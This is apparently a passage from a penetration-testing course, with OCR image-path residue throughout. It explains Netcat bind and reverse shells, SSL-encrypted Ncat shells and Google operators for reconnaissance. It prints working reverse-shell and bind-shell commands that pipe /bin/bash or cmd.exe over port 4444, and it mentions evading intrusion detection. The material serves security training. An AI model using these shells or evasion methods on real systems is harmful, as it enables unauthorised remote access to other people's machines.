Ethernet adapter Local Area Connection:
   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.0.0.22
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.0.138
```

The following image depicts the bind shell scenario where Alice gets remote command prompt access on Bob's Windows machine:



Netcat Bind Shell Scenario

2.1.4.2 - Reverse Shell Scenario

In our second scenario, Alice needs help from Bob. However, Alice has no control over the router in her office, and therefore cannot forward traffic from the router to her internal machine. Is there any way for Bob to connect to Alice's computer, and solve her problem?


Here we discover another useful feature of Netcat, the ability to send a command shell to a listening host. In this situation, although Alice cannot bind a port to **/bin/bash** locally on her computer and expect Bob to connect, she ***can*** send control of her command prompt to Bob's machine, instead. This is known as a reverse shell. To get this working, Bob needs to set up **netcat** to listen for an incoming shell. We'll use port 4444 in our example:

```
C:\Users\offsec>nc -nlvp 4444
listening on [any] 4444 ...
```

Now, Alice can send a reverse shell from her Linux machine to Bob:


```
root@kali:~# nc -nv 10.0.0.22 4444 -e /bin/bash
(UNKNOWN) [10.0.0.22] 4444 (?) open
```

Once the connection is established, Alice's **netcat** will have redirected input, output, and error from **/bin/bash,** to Bob's machine, on port 4444.



Take some time to consider the differences between bind and reverse shells, and how these differences may apply to various firewall configurations from an organizational

security standpoint. It is important to realize that outgoing traffic can be just as harmful as incoming traffic. The following image depicts the reverse shell scenario where Bob gets remote shell access on Alice's Linux machine, traversing the corporate firewall.




Netcat Reverse Shell Scenario


2.1.5 – Exercises

1. Implement a simple chat between your Kali and Windows systems


a. Reverse shell from Kali to Windows




b. Reverse shell from Windows to Kali




c. Bind shell on Kali. Use your Windows client to connect to it




d. Bind shell on Windows. Use your Kali system to connect to it



3. Transfer a file from your Kali system to Windows and vice versa



4. Conduct the exercises again, with the firewall enabled on your Windows host.



2.2 – Ncat

Ncat is described as "a feature-packed networking utility that reads and writes data across networks from the command line." Ncat was written for the Nmap project9 as a much-improved reimplementation of the original Netcat program.
One of the major drawbacks of Netcat, from a penetration tester's standpoint, is that it lacks the ability to authenticate and encrypt incoming and outgoing connections. These options provide an important layer of security while using these tools during a penetration test. Encryption of the bind or reverse shell will aid the penetration tester in avoiding intrusion detection systems, while allowing authentication on bind or reverse

shells will ensure that use of these tools does not expose the penetrated machines to unwanted IP addresses.
Ncat provides all these features. When possible, tools such as **ncat** and **sbd** should be used rather than Netcat. For example, **ncat** could be used in the following way to replicate a more secure bind shell between Bob and Alice in our previous bind shell scenario. Bob would use **ncat** to set up an SSL encrypted connection on port 4444 and allow only Alice's IP (10.0.0.4) to connect to it:

```
C:\Users\offsec>ncat --exec cmd.exe --allow 10.0.0.4 -vnl 4444 --ssl
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.0.0.4:43500.
```

Alice, in turn, would connect to Bob's public IP with SSL encryption enabled, preventing eavesdropping, and possibly even IDS detection.

```
root@kali:~# ncat -v 10.0.0.22 4444 --ssl
Ncat: Version 6.25 ( http://nmap.org/ncat )
Ncat: SSL connection to 10.0.0.22:4444.
Ncat: SHA-1 fingerprint: 1FC9 A338 0B1F 4AE5 897A 375F 404E 8CB1 12FA DB94
Microsoft Windows [Version 6.1.7600]
```

3.1 - Open Web Information Gathering

Once an engagement starts, it's important to first spend some time browsing the web, looking for background information about the target organization. What do they do? How do they interact with the world? Do they have a sales department? Are they hiring? Browse the organization's website, and look for general information such as contact information, phone and fax numbers, emails, company structure, and so on. Also, be


sure to look for sites that link to the target site, or for company emails floating around the web.
Sometimes, it's the smallest details that give you the most information: how well designed is the target website? How clean is their HTML code? This might give you a clue about their web development budget, which may reflect on their security budget.

3.1.1 - Google


The Google search engine is a security auditor's best friend, especially when it comes to information gathering.

3.1.1.1 - Enumerating with Google


Google supports the use of various search operators, which allow a user to narrow down and pinpoint search results.
For example, the ***site*** operator will limit Google search results to a single domain. A simple search operator like this provides us with useful information. For example, say we want to know the approximate web presence of an organization, before starting an engagement.



In the example above, we used the ***site*** parameter to limit the results that Google will show to only the *microsoft.com* domain. On this particular day, Google indexed around 67 million pages from the *microsoft.com* domain.
Notice how most of the results coming back to us originate from the *www.microsoft.com* subdomain. Let's filter those out to see what other subdomains may exist at *microsoft.com*.



These two simple queries have revealed quite a bit of background information about the *microsoft.com* domain, such as a general idea about their Internet presence and a list of their web accessible subdomains.

